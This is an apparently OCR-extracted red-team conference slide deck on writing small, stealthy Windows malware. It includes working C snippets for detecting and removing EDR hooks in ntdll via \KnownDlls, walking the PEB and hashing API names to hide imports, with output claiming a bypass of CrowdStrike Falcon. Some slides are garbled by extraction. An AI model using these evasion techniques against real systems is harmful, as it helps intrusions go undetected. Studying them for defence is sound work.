Writing Tiny, Stealthy, and Reliable Malware

@rad9800



Whoami?

- > Offensive Security @ Ruptura InfoSecurity
- > Most things low level
- > Malware and viruses
- Making blue teamers cry



Agenda

Motivations

Getting Setup

Subverting Hooks

Static Analysis

Next Steps



Motivations

- > Less detections
- ➤ Increased effectiveness → More shells for longer durations
- > Better client feedback
- > Emulate real adversaries
- > Learn something new



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
Next Steps





Choosing our language

- > Assembly
- > C/C++
- **>** C#
- > Rust
- ➤ Golang
- > Python
- > Nim



Requirements

- \triangleright Should be <150KB Recommended by CIA
 - o Rust 600KB
 - o Golang 1.9MB
 - 0 Nim 70KB
 - o C 11KB
- Memory management
- > Windows APIs
- > Must have no Windows version specific dependencies (specific .NET version e.g.)
 - o Backwards compatibility

tl;dr Fast, Compact, No version specific dependencies

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Hello World


```
Standard Input Output
                  header files
                        Entry point of
                          our code
#include <stdio.h> .....
printf("Hello World!");
                            Call the printf
```

function from stdio.h

Size: 10.5 KB (10,752 bytes)







https://github.com/rad9800/misc/blob/main/pe-properties.py




Entropy

- > Measure of randomness
- > Used by EDRs/AVs as a static indicator
- ➤ Packed malware <= 7
- > Fixing the entropy is not concatenating the first chapter of Harry Potter

```
File
               : notepad.exe
                                                     File
                                                                     : d61af007f6c792b8fb6c677143b7d0e25
                : a443dc974b8f7b7c84bca6ee69860626
MD5 hash
                                                     MD5 hash
                                                                     : 628e4a77536859ffc2853005924db2ef
                : 85eaa300997c748dbfa656454b858ae4e5 SHA256 hash
SHA256 hash
                                                                     : d61af007f6c792b8fb6c677143b7d0e25
Architecture
                : x64 86
                                                     Architecture
                                                                     : x86
Timestamp
                : 1988-05-21 14:54:51
                                                                     : 2022-06-27 15:55:54
                                                     Timestamp
                : 6.559304821665698
Total Entropy
                                                                      7.285757402117782
                                                     Total Entropy
Size
                : 348.2 KB
                                                     Size
                                                                     : 165.9 KB
```

What is the CRT




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
(NOT RECOMMENDED)

- Properties -> Configuration Properties -> C/C++ -> Code Generation
 - Runtime Library = Multi-threaded /MT





Removing the CRT



Removing the CRT

- ➤ Properties -> Configuration Properties -> C/C++ -> Code Generation
 - o Enable C++ Exceptions = No
- ➤ Properties -> Configuration Properties -> Linker -> Input
 - o Ignore All Default Libraries = Yes (/NODEFAULTLIB)
 - o unresolved external symbol security check cookie
- ➤ Properties -> Configuration Properties -> C/C++ -> Code Generation
 - O Security Check = Disable Security Check (/GS-)
 - \circ SDL checks = No (/sdl-)

OPTIONAL:


- ➤ Properties -> Configuration Properties -> C/C++ -> Optimization
 - Whole Program Optimization = No (#pragma function(memset) intrinsic functions)





Cons:

- ➤ No try catch C++ exceptions
- > No more virtual table so no pure virtual functions
- > Ease of use CRT functions
- > C++ constructors/deconstructors
- > Lower entropy (possibly less detections)





"Hello Other World"

```
#include <Windows.h>
#pragma comment(linker, "/ENTRY:entry")
#define PRINT( STR, ... )
   if (1) {
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );
        if (buf != NULL) {
            int len = wsprintfW( buf, STR, __VA_ARGS__ );
           WriteConsoleW(GetStdHandle(STD_OUTPUT_HANDLE), buf, len, NULL, NULL);
           HeapFree( GetProcessHeap(), 0, buf );
                                                            kernel32.dll
int entry() {
                                                                      0x140002000 HeapFree
                                                                      0x140002008 GetStdHandle
   PRINT(L"Hello world.\n");
                                                                      0x140002010 HeapAlloc
                                                                      0x140002018 WriteConsoleW
    ExitProcess(0);
                                                                      0x140002020 ExitProcess
                                                                      0x140002028 GetProcessHeap
                                                            user32.dll
                                                                      0x140002038 wsprintfW
  3.50 KB (3,584 bytes)
```




"Hello Other World"

```
#include <Windows.h>
#pragma comment(linker, "/ENTRY:entry")
#define PRINT( STR, ... )
   if (1) {
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );
        if (buf != NULL) {
            int len = wsprintfW( buf, STR, __VA_ARGS__ );
           WriteConsoleW(GetStdHandle(STD_QUTPUT_HANDLE), buf, len, NULL, NULL);
           HeapFree( GetProcessHeap(), 0, buf );
                                                            kernel32.dll
int entry() {
                                                                    0x140002000 HeapFree
                                                                      0x140002008 GetStdHandle
   PRINT(L"Hello world.\n");
                                                                     0x140002010 HeapAlloc
                                                                      0x140002018 WriteConsoleW
    ExitProcess(0); ___
                                                                      0x140002020 ExitProcess
                                                                      0x140002028 GetProcessHeap
                                                            user32 dll
                                                                      0x140002038 wsprintfW
  3.50 KB (3,584 bytes)
```



Other Common Functions



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
Next Steps



Why do EDRs bother hooking the userland?


- Monitor access
 - o Networks
 - o Files
 - o Registry
 - o Memory
- > Kernel hooks
- O Higher chance of OS instability
 - o More false negatives








Life of a System Call



EDR has to hide this information from us or hooking becomes useless

EDR Trampolines





Determining Hooked Syscalls

```
Unhooked
                                         00007FF83E74 |
                                                         4C:8BD1
                                                                                mov r10, rcx
                                         00007FF83E74
                                                         B8 18000000
                                                                                mov eax, 18
                BOOL isFuncHooked(LPCSTR name) {
                    BYTE stub[] = { 0x4c, 0x8b, 0xd1, 0xb8 };
                    LPVOID pAddr = GetProcAddress(GetModuleHandle(L"NTDLL"), name);
                    if (memcmp(pAddr, stub, 4) != 0) {
                        return TRUE;
                    return FALSE;
            Hooked
                                                mov r10, rcx
00007FFA2E8CD060 | 4C:8BD1
00007FFA2E8CD063 | E9 6FCF0700
                                                 jmp ntdll.7FFA2E949FD7
```

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Compiler Optimizations - (/O1 Favour Size)



```
$LN5:
               DWORD PTR stub$[rsp], -1194226868; b8d18b4cH
               rex, OFFSET FLAT: ?? C@ 1M@OJAIJKMJ@?$AAN?$AAT?$AAD?$AAL?$AAL@
               QWORD PTR imp GetModuleHandleA
               QWORD PTR imp GetProcAddress
               r8d, 4
               rdx, QWORD PTR stub$[rsp]
        call
               memcmp
               SHORT $LN2@isFuncHook
               rcx, OFFSET FLAT:?? C@ 0BJ@EJKAPAFH@?$FL?$CL?$FN?5Hooked?5Function?3?5?$CFs?6@
               printf
$LN2@isFuncHook:
isFuncHooked ENDP
```



Compiler Optimizations - (/02 Favour Speed)

```
$LN6:
                DWORD PTR stub$[rsp], -1194226868; b8d18b4cH
                rcx, OFFSET FLAT: ?? C@ 1M@OJAIJKMJ@?$AAN?$AAT?$AAD?$AAL?$AAL@
        call
                OWORD PTR imp GetModuleHandleA
        call
                OWORD PTR imp GetProcAddress
                eax, DWORD PTR [rax]
                eax, DWORD PTR stub$[rsp]
               SHORT $LN2@isFuncHook
               rcx, OFFSET FLAT: ?? C@ 0BJ@EJKAPAFH@?$FL?$CL?$FN?5Hooked?5Function?3?5?$CFs?6@
               rsp, 32
                printf
$LN2@isFuncHook:
                rsp, 32
isFuncHooked ENDP
```

Compiler inlines

https://godbolt.org/z/fvGjTdWf


Improved Hooked Syscall Detection

```
BOOL isFuncHooked(LPCSTR name) {
    BYTE stub[] = { 0x4c, 0x8b, 0xd1, 0xb8 };
    LPVOID pAddr = GetProcAddress(GetModuleHandle(L"NTDLL"), name);
    if (memcmp(pAddr, stub, 4) != 0) {
    if (*(ULONG*)pAddr != 0xb8d18b4c) {
        return TRUE;
    return FALSE;
```

```
mov DWORD PTR stub$[rsp], -1194226868; b8d18b4cH
call QWORD PTR __imp_GetProcAddress
mov eax, DWORD PTR [rax]
cmp eax, DWORD PTR stub$[rsp]
```




Unhooking NTDLL





Just unhook it!






Unhooking with \KnownDlls\


- Open the \KnownDlls\ntdll.dll section object
- 2. Map this section (returns a pointer to the base of the mapped image)
- 3. Iterate and locate the text section of our ntdll
- 4. Get the size of our .text section and the VA
- 5. Set this .text section to RWE (for size)
- 6. VA are same in our NTDLL and KnownDlls so we can use to copy memory of \KnownDlls\ntdll.dll .text into our
- 7. Restore RE permissions on our NTDLL



Manually Mapping NTDLL from KnownDlls



2



3

```
Data Editor
                 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
00000277 51540010
                 00000277'51540020
                 00000277'51540030
                         00 00 00 00 00 00 00 00 00
 00000277'51540040
                 OE 1F BA OE 00 B4 09 CD 21 B8 01 4C CD 21 54 68
00000277'51540050
                 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
                                                            is program canno
00000277'51540060
                 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
                                                            t be run in DOS
00000277'51540070
                 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
000000277'51540080
                 BC 31 91 94 F8 50 FF C7 F8 50 FF C7 F8 50 FF C7
00000277'51540090
                 2B 22 FF C6 F9 50 FF C7 2B 22 FC C6 DE 50 FF C7 +"...P..+"...P..
 00000277'515400A0
                 2B 22 FB C6 7A 50 FF C7 2B 22 F2 C6 D6 51 FF C7 +"..zp..+"...Q..
```

Dst Src

```
if ((*(ULONG*)section->Name | 0x20202020) == 'xet.') {
   ULONG dw;
    PVOID base = RVA2VA<LPVOID>(module, section->VirtualAddress);
    ULONG size = section->Misc.VirtualSize:
    if (NT_SUCCESS(API(NTDLL,NtProtectVirtualMemory)(NtCurrentProcess() &base, &size, PAGE_EXECUTE_READWRITE, &dw))) {
       _memcpy(
          RVA2VA<LPVOID>(module, section->VirtualAddress),
          RVA2VA<LPVOID>(addr, section->VirtualAddress),
          section->Misc.VirtualSize );
       // Restore original memory permissions
        API(NTDLL, NtProtectVirtualMemory)( NtCurrentProcess(), &base, &size, dw, &dw);
        PRINT(L"[ ] Unhooked %s from \\KnownDlls\\%s \n", basename->Buffer, basename->Buffer);
```




Potential IoCs

- NtMapViewOfSection(HOOKED)
 - O Why is a process opening and mapping a section handle to \KnownDlls\ntdll.dll?
 - o PsSetLoadImageNotifyRoutine
- > "\KnownDlls\ntdll.dll" plaintext string
- NtProtectVirtualMemory (HOOKED)
 - READ/WRITE/EXECUTABLE on ntdll??
 - o It is restored
- > Open handle to \KnownDlls\ntdll.dll

Section \\KnownDlls\ntdll.dll 0x2b4

> Another ntdll.dll loaded into your process





Potential to evade IoCs

- Direct syscalls for unhooking of ntdll
 - O Direct syscalls can be caught if not backed by ntdll
 - O Need to store syscall numbers for various versions
 - Or need to dynamically resolve syscalls
- String encryption for static string
 - o Simple XOR?
 - o AES?
 - Issue of static key



Iterating through Loaded Modules

```
typedef struct _PEB_LDR_DATA {
   BYTE      Reserved1[8];
   PVOID      Reserved2[3];
   LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

```
struct LIST ENTRY *Blink;
     } LIST ENTRY, *PLIST ENTRY, PRLIST ENTRY; ◀
typedef struct LDR DATA TABLE ENTRY {
    PVOID Reserved1[2];
  →LIST ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3:
    UNICODE STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

typedef struct LIST ENTRY {

struct LIST_ENTRY *Flink;



Iterating through Loaded Modules

```
PEB* peb = NtCurrentTeb()->ProcessEnvironmentBlock; // TEB + 0x60 -> PEB


LIST_ENTRY* head = &peb->Ldr->InMemoryOrderModuleList;
LIST_ENTRY* next = head->Flink;

for (; next != head; next = next->Flink) // Iterate through InMemoryOrderModule doubly linked list
{
    LDR_DATA_TABLE_ENTRY* entry = (LDR_DATA_TABLE_ENTRY*)((PBYTE)next - offsetof(LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks));
    UNICODE_STRING* fullname = &entry->FullDllName;
    UNICODE_STRING* basename = (UNICODE_STRING*)((PBYTE)fullname + sizeof(UNICODE_STRING));

PRINT(L"%s loaded : 0x%p\n", basename->Buffer, entry->DllBase);
}
```

ntdll.dll loaded: 0x00007FFC834B0000
KERNEL32.DLL loaded: 0x00007FFC814F0000
KERNELBASE.dll loaded: 0x00007FFC80D20000
apphelp.dll loaded: 0x00007FFC7E2E0000
USER32.dll loaded: 0x00007FFC82A00000
win32u.dll loaded: 0x00007FFC80BC0000
GDI32.dll loaded: 0x00007FFC82BF0000
gdi32full.dll loaded: 0x00007FFC813E0000
msvcp_win.dll loaded: 0x00007FFC81290000
ucrtbase.dll loaded: 0x00007FFC80C20000
IMM32.DLL loaded: 0x00007FFC815B0000
umppc15205.dll loaded: 0x000002D1DA5F00000







Unhooking Crowdstrike Falcon!

CrowdStrike Falcon Sensor

CrowdStrike Falcon Sensor is turned on.

Current threats

No actions needed.

Protection settings

No actions needed.

Protection updates

No actions needed.

Open app

Hooked Function at 0x00007FFA324CD760 Hooked Function at 0x00007FFA324CD760 Hooked Function at 0x00007FFA324CD260 Function Not Hooked at 0x00007FFA324CD440 Unhooked ntdll.dll from \KnownDlls\ntdll.dll Unhooked KERNEL32.DLL from \KnownDlls\KERNEL32.DLL Unhooked KERNELBASE.dll from \KnownDlls\KERNELBASE.dll Unhooked USER32.dll from \KnownDlls\USER32.dll Unhooked win32u.dll from \KnownDlls\win32u.dll Unhooked GDI32.dll from \KnownDlls\GDI32.dll Unhooked gdi32full.dll from \KnownDlls\gdi32full.dll Unhooked msvcp win.dll from \KnownDlls\msvcp win.dll Unhooked ucrtbase.dll from \KnownDlls\ucrtbase.dll Unhooked IMM32.DLL from \KnownDlls\IMM32.DLL Function Not Hooked at 0x00007FFA324CD760 Function Not Hooked at 0x00007FFA324CD760 Function Not Hooked at 0x00007FFA324CD260 Function Not Hooked at 0x00007FFA324CD440



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Operations Security



Obfuscation

- > Why?
- > Get around static detections
- > Prevent disclosure of information and intent with strings.exe
- > Prevent import hashing
- > Slow down static analysis





Compile Time API Hashing

```
→ constexpr DWORD HashStringDjb2(const char* String)
     ULONG Hash = 5381;
     INT c = 0;
     while ((c = *String++)) {
         Hash = ((Hash << 5) + Hash) + c;
     return Hash;
```

- > Allows us to calculate hashes at compile time instead of before
- > Quicker to change algorithms and magic numbers etc.

https://github.com/OALabs/hashdb

Practical API hashing

1. Create a struct which has 2 members: DLL hash and the corresponding DLL base address





Practical API hashing (continued)

- 2. Populate this structure with the required information
- > Iterating through loaded modules
- > Uppercasing the DLL name
- > Hash this string and compare against stored hashes in ModuleHashes

```
char name[64];
if (basename->Length < sizeof(name) - 1)
    int i = 0:
    while (basename->Buffer[i] && i < sizeof(name) - 1)</pre>
        name[i] = upper((char)basename->Buffer[i]); // can never be sure so uppercase
        i++;
    name[i] = 0;
    UINT hash = HashStringDjb2(name);
    for (auto& i : ModuleHashes) {
        if (i.Hash == hash) {
            i.addr = entry->DllBase;
```



Practical API hashing (continued.)

3. A function which takes a function hash and the corresponding module hash for which it is exported from

```
void* base = nullptr;
for (auto i : ModuleHashes) {
    if (i.Hash == moduleHash) {
        base = i.addr;
    }
}
if (base == NULL) {
    return NULL;
}
```

4. Check module hash exists and get relative base address

```
5. Iterate through the exports, hashing the export name.
If it matches
```

return the address of this function

for (DWORD i = 0; i < exports->NumberOfNames; i++) {
 LPSTR name = RVA2VA<LPSTR>(base, names[i]);
 if (HashStringDjb2(name) == funcHash) {
 PBYTE function = RVA2VA<PBYTE>(base, functions[ordinals[i]]);
 return function;
 }
}



Making life even easier!

```
#define API( DLL, FUNCNAME ) ( ( CONCAT( type, FUNCNAME ))GetProcAddrH( CONCAT( hash, DLL ) ,
CONCAT( hash, FUNCNAME ) ) )
  Macro which allows us to call resolved functions easily
hashFunc(NtUnmapViewOfSection, NTSTATUS, HANDLE, PVOID);
hashFunc(NtProtectVirtualMemory, NTSTATUS, HANDLE, PVOID*, PULONG, ULONG, PULONG);
hashFunc(NtOpenSection, NTSTATUS, HANDLE*, ACCESS_MASK, OBJECT_ATTRIBUTES*);
  Create the function hash and the function typedef required
API(NTDLL, NtProtectVirtualMemory)(
    NtCurrentProcess(),
    &base.
    &size,
    dw,
    &dw
```



Before

```
struct PROCESS INFORMATION ProcessInformation; // [rsp+50h] [rbp-98h] BYREF
struct STARTUPINFOA StartupInfo; // [rsp+70h] [rbp-78h] BYREF
StartupInfo.cb = 104;
                                                                       Total Entropy
